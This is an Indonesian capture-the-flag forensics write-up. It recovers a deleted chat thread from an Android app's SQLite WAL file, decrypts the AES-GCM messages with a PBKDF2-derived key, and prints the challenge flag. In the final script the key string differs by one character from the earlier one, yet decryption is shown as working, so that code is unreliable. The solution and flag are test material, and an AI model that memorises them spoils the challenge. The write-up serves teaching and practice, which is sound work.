- **Frame-frame**, masing-masing: header 24 byte (nomor halaman, penanda commit, checksum) + isi halaman

Disini Saya Menyiapkan Script untuk Parsing

```
import struct

wal = open('chat.db-wal', 'rb').read()
pgsz = 512
offset = 32
frames = []
while offset < len(wal):
    hdr = wal[offset:offset+24]
    if len(hdr) < 24:
        break
    pgno, dbsize, *_ = struct.unpack('>IIIIII', hdr)
    page = wal[offset+24:offset+24+pgsz]
    frames.append((pgno, dbsize, page))
    offset += 24 + pgsz
```

Hasil parsing: **10 frame**, terdiri dari **2 commit terpisah** — **commit pertama** (frame 1–5) dan commit kedua (frame 6–10) — keduanya menulis ulang halaman 1, 2, 4, 5, 6.

```
total frame: 10
frame 1: pgno=1 dbsize(commit)=0
frame 2: pgno=2 dbsize(commit)=0
frame 3: pgno=4 dbsize(commit)=0
frame 4: pgno=5 dbsize(commit)=0
frame 5: pgno=6 dbsize(commit)=6
frame 6: pgno=1 dbsize(commit)=0
frame 7: pgno=2 dbsize(commit)=0
frame 8: pgno=4 dbsize(commit)=0
frame 9: pgno=5 dbsize(commit)=0
frame 10: pgno=6 dbsize(commit)=6
```

Ini artinya: ada **dua versi database** yang tersimpan di WAL. Versi pertama = kondisi **sebelum penghapusan**. Versi kedua = kondisi **sesudah** penghapusan (halaman 4/5 sudah masuk freelist, halaman 6 sudah ditimpa jadi metadata freelist).

Dengan membaca isi mentah halaman-halaman tersebut, ditemukan **thread ketiga yang tidak muncul di query normal**: thread **`kurir`**, berisi percakapan antara sender **`N`** dan **`me`** — dengan format body yang sama (nonce+ciphertext+tag).

Merekonstruksi Database Utuh

Untuk memastikan struktur B-tree konsisten, halaman-halaman final digabung jadi satu file database 6-halaman (page 3 diambil dari `chat.db` asli karena tidak disentuh WAL):

```
pages = {} # pgno -> page bytes, ambil versi TERAKHIR untuk tiap pgno
frames = []
with open('chat.db-wal', 'rb') as wal:
    wal_header = wal.read(32)
    page_size = int.from_bytes(wal_header[8:12], 'big')
    while True:
        frame_header = wal.read(24)
        if len(frame_header) < 24:
            break
        pgno = int.from_bytes(frame_header[:4], 'big')
        dbsize = int.from_bytes(frame_header[4:8], 'big')
        page = wal.read(page_size)
        if len(page) < page_size:
            break
        frames.append((pgno, dbsize, page))

for pgno, dbsize, page in frames:
    pages[pgno] = page

page3 = open('chat.db', 'rb').read()[2*512:3*512] # tidak berubah di WAL

out = bytearray(6 * 512)
for i in range(1, 7):
    out[(i-1)*512:i*512] = page3 if i == 3 else pages[i]

open('recovered.db', 'wb').write(out)

import sqlite3
con = sqlite3.connect('recovered.db')
print(con.execute('PRAGMA integrity_check').fetchall()) # -> [('ok',)]
print(con.execute('SELECT id, thread FROM messages').fetchall())
```

Hasilnya tetap hanya 4 baris (`family` x3, `cs-toko` x1) — ****mengonfirmasi thread `kurir` memang sudah dihapus dari struktur B-tree resmi****, dan hanya bisa direkonstruksi dari sisa byte mentah di WAL, bukan lewat query SQL biasa.

```
[('ok',)]  
[(1, 'family'), (2, 'family'), (3, 'family'), (4, 'cs-toko')]  
PS C:\Users\Deving\Desktop\forensics-cinder\cinder_extract\com.example.cinder\databases> █
```

Mengekstrak Record Terenkripsi Thread `kurir`

Dengan parser protobuf generik (mendukung varint multi-byte) yang di-scan ke seluruh byte mentah `chat.db` + `chat.db-wal`, ditemukan 3 record pendek di thread `kurir`:

```
| sender | nonce (hex) | panjang ciphertext |  
|---|---|---|  
| N | `64475d2b9df9091e7547a37e` | 33 |  
| N | `bdf5f98029c62578884071d8` | 36 |  
| me | `4a50978eb06547417f0167b6` | 40 |
```

Plus satu record dengan **field 3** (ciphertext) yang jauh lebih panjang: **615 byte** — terlalu besar untuk satu halaman (halaman = 512 byte), sehingga ****overflow**** ke halaman lain (page 6) lewat mekanisme overflow-page SQLite.

Sekarang Kitta Akan Menggunakan Kunci Dekripsi Yang Disiapkan

Kunci diberikan dalam bentuk parameter yang biasa ditemukan di `secure\_prefs.xml` (khas aplikasi Android):

```
install_key_b64 = "zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI="  
salt_b64        = "5n581xQBvjFW5FFDwj2stw=="  
iterations      = 120000  
  
print(install_key_b64)  
print(salt_b64)  
print(iterations)
```

Kunci AES-256 diturunkan dengan **PBKDF2-HMAC-SHA256**

```
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.backends import default_backend
import base64

password = base64.b64decode(install_key_b64)
salt      = base64.b64decode(salt_b64)

kdf = PBKDF2HMAC(algorithm=hashes.SHA256(), length=32, salt=salt,
                  iterations=iterations, backend=default_backend())
derived_key = kdf.derive(password)
```

Dekripsi Pesan yang Live

```
import sqlite3
import base64
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# --- 1. Turunkan kunci ---
install_key_b64 = "zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI="
salt_b64        = "5n581xQBvjFW5FFDwj2stw=="
iterations      = 120000

password = base64.b64decode(install_key_b64)
salt     = base64.b64decode(salt_b64)

kdf = PBKDF2HMAC(algorithm=hashes.SHA256(), length=32, salt=salt,
                  iterations=iterations, backend=default_backend())
derived_key = kdf.derive(password)
aesgcm = AESGCM(derived_key)

print("Derived key:", derived_key.hex())

# --- 2. Parser protobuf sederhana buat baca body ---
def read_varint(b, i):
    val, shift = 0, 0
    while True:
        byte = b[i]
        val |= (byte & 0x7f) << shift
        i += 1
        if not (byte & 0x80):
            break
        shift += 7
    return val, i

def parse_body(body):
    i = 0
    fields = {}
    while i < len(body):
        tag = body[i]; i += 1
```

```

        field_no = tag >> 3
        length, i = read_varint(body, i)
        data = body[i:i+length]
        i += length
        fields[field_no] = data
    sender = fields[1].decode()
    nonce = fields[2]
    ct = fields[3]
    tag_ = fields[4]
    return sender, nonce, ct, tag_

# --- 3. Baca semua pesan dari chat.db dan dekripsi ---
con = sqlite3.connect('chat.db')
cur = con.cursor()
cur.execute("SELECT id, thread, body FROM messages ORDER BY id")
rows = cur.fetchall()
con.close()

print("\n=== HASIL DEKRIPSI ===")
for msg_id, thread, body in rows:
    if not body:
        continue
    try:
        sender, nonce, ct, tag = parse_body(body)
        aad = f"{thread}:{msg_id}".encode()
        decrypted = aesgcm.decrypt(nonce=nonce, data=ct + tag,
associated_data=aad)
        print(f"[ID {msg_id}, {thread}] {sender}: {decrypted.decode('utf-8',
errors='replace')}")
    except Exception as e:
        print(f"[ID {msg_id}, {thread}] gagal decrypt: {e}")

```

Result :

```

=== HASIL DEKRIPSI ===
[ID 1, family] mama: jangan lupa beli galon ya nak
[ID 2, family] me: iya ntar sore mampir
[ID 3, family] mama: makasih :)
[ID 4, cs-toko] toko_official: Pesanan #A2213 sudah dikirim, resi JX9920.
PS C:\Users\Deving\Desktop\forensics-cinder\cinder_extract\com.example.cinder\databases> 

```

Ini konfirmasi format enkripsi + skema AAD sudah benar → tinggal pakai pola yang sama untuk thread `kurir`

Dekripsi Thread `kurir`

```
import base64
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# --- kunci ---
install_key_b64 = "zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI="
salt_b64 = "5n581xQBvjFW5FFDwj2stw=="
password = base64.b64decode(install_key_b64)
salt = base64.b64decode(salt_b64)
kdf = PBKDF2HMAC(algorithm=hashes.SHA256(), length=32, salt=salt,
                  iterations=120000, backend=default_backend())
derived_key = kdf.derive(password)
aesgcm = AESGCM(derived_key)

# --- 3 record pendek thread kurir (id 10, 11, 13) ---
kurir_records = [
    bytes.fromhex("4a50978eb06547417f0167b6"), # nonce id 10
    bytes.fromhex("64475d2b9df9091e7547a37e"), # nonce id 13
    bytes.fromhex("bdf5f98029c62578884071d8"), # nonce id 11
]

kurir_payloads = [
    bytes.fromhex("c60bc8e8727e4fb97349cac9808de4c877d120de4cca95037305b1f63950c5f"
                  "d048faced6955c106") +
    bytes.fromhex("9a0a3f5895fcc9184f4a05296fddb679"),
    bytes.fromhex("ff6285289c1ba61f8db25c0aff73c7888ca478900bc466763df829f7e764359"
                  "7f2") +
    bytes.fromhex("cec53585ce9e6f510c5d35227b15e534"),
    bytes.fromhex("f4fc595a2c201379f799d4251aef49e270131245f6f8fd66808b1e7562ed1fe"
                  "afc29ac09") +
    bytes.fromhex("406bf6e24e71cf6557b0bf3427d8772c"),
]

print("=== CHAT KURIR ===")
for nonce, payload in zip(kurir_records, kurir_payloads):
    for msgid in range(0, 30):
```

```

        aad = f"kurir:{msgid}".encode()
        try:
            decrypted = aesgcm.decrypt(nonce=nonce, data=payload,
associated_data=aad)
            print(f"[ID {msgid}] {decrypted.decode('utf-8',
errors='replace')}")
            break
        except Exception:
            continue

```

Hasil:

```

=== CHAT KURIR ===
[ID 10] arsip klien sudah gue compress + encrypt
[ID 13] diterima. hapus chat ini sekarang
[ID 11] mantap. drop kunci vault-nya di sini
PS C:\Users\Deving\Desktop\forensics-cinder\cinder_extract\com.example.cinder\databases> 

```

ID 12 hilang inilah pesan besar (615 byte) yang overflow ke halaman lain. Berdasarkan alur percakapan (10 → 11 → **12?** → 13), pesan ini jelas berisi bagian paling krusial: konten yang di-drop setelah "drop kunci vault-nya di sini".

Rekonstruksi Pesan Overflow (ID 12) ini adalah bagian terumit bagi saya ,tetapi sudah menunjukan clue terakhir

Mekanisme overflow SQLite

Kalau payload satu baris tidak muat di satu halaman (halaman di sini cuma 512 byte), SQLite menyimpan:

- Sebagian data di halaman asal (**local payload**)
- 4 byte pointer di akhir local payload, menunjuk ke nomor halaman lanjutan
- Sisa data di halaman overflow, diawali 4 byte pointer overflow berikutnya (0 = halaman terakhir)

Disini Saya Menjlankan script terakhir yang mendapatkan key

```
import struct
import base64
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# --- 1. Baca WAL jadi list frame ---
wal = open('chat.db-wal', 'rb').read()
pgsz = 512
offset = 32
frames = []
while offset < len(wal):
    hdr = wal[offset:offset + 24]
    if len(hdr) < 24:
        break
    pgno, dbsize, s1, s2, c1, c2 = struct.unpack('>IIIIII', hdr)
    page = wal[offset + 24:offset + 24 + pgsz]
    frames.append((pgno, dbsize, page))
    offset += 24 + pgsz

print("total frame:", len(frames))

# --- 2. Simpan versi PERTAMA tiap halaman (sebelum ditimpa freelist) ---
first_seen_frames = {}
for pgno, dbsize, page in frames:
    if pgno not in first_seen_frames:
        first_seen_frames[pgno] = page

p5 = first_seen_frames.get(5, b'')
p6 = first_seen_frames.get(6, b'')
print("p5 len:", len(p5), "p6 len:", len(p6))

def parse_varint(data, pos):
    val = 0
    shift = 0
    for i in range(pos, len(data)):
        b = data[i]
        val |= (b & 0x7f) << shift
        if not (b & 0x80):
```

```

        return val, i - pos + 1
    shift += 7
    return val, 1

# --- 3. Cari record sender="me" dengan ciphertext panjang (overflow) ---
pos = p5.find(b'\n\x02me\x12\x0c')
nonce = p5[pos + 6:pos + 18]
j = pos + 18
assert p5[j] == 0x1a
ct_len, len_bytes = parse_varint(p5, j + 1)
data_start = j + 1 + len_bytes

print("nonce:", nonce.hex())
print("ct_len:", ct_len)

# --- 4. Potong local payload tepat di overflow pointer ---
ovf_ptr = p5.find(b'\x00\x00\x00\x06', data_start)
local_ct = p5[data_start:ovf_ptr]

# --- 5. Gabung dengan halaman overflow, skip 2-byte header protobuf sebelum tag ---
combined_blob = local_ct + p6[4:]
ct_only = combined_blob[:ct_len]
after_ct = combined_blob[ct_len:ct_len + 2]
assert after_ct == b'\x22\x10', "header tag tidak cocok: " + after_ct.hex()
tag = combined_blob[ct_len + 2:ct_len + 2 + 16]
full_ciphertext = ct_only + tag

print("panjang full_ciphertext:", len(full_ciphertext), "(harusnya", ct_len + 16, ")")

# --- 6. Turunkan kunci AES ---
install_key_b64 = "zFQ9GVudkfiHhytpG1zA12B+DHLhE650mzYFCL+pqSI="
salt_b64 = "5n581xQBvjFW5FFDwj2stw=="
password = base64.b64decode(install_key_b64)
salt = base64.b64decode(salt_b64)
kdf = PBKDF2HMAC(algorithm=hashes.SHA256(), length=32, salt=salt,
                 iterations=120000, backend=default_backend())
derived_key = kdf.derive(password)
aesgcm = AESGCM(derived_key)

```

```
# --- 7. Dekripsi -- PENTING: AAD harus b"kurir:12", BUKAN None ---
decrypted = aesgcm.decrypt(nonce, full_ciphertext, b"kurir:12")

print("\n=== PESAN ID 12 ===")
print(decrypted.decode('utf-8'))
```

Result

```
total frame: 10
p5 len: 512 p6 len: 512
nonce: d8bd7dd1731913b56d95cacc
ct_len: 615
panjang full_ciphertext: 631 (harusnya 631 )

=== PESAN ID 12 ===
vault manifest - internal, do not forward
packed the following into vault.7z (AES) before wipe:
- 2024Q3_client_contracts/*.pdf (42 files)
- payroll_export_nov.xlsx
- infra/prod_db_dump.sql.gz
- keys/deploy_id_ed25519 (rotate after handoff)
- board_minutes_2024-10.docx
handoff: split archive uploaded to the usual dead-drop in 3 parts;
part hashes recorded in the courier thread. once N confirms receipt,
purge local copies and clear this thread (disappearing mode is on).
reminder: do NOT reuse the old passphrase scheme, N flagged it last time.
vault key: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

PS C:\Users\Deving\Desktop\forensics-cinder\cinder_extract\com.example.cinder\databases> 
```

Dari Sudah Pasti kita mendapatkan flag

Yaitu GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}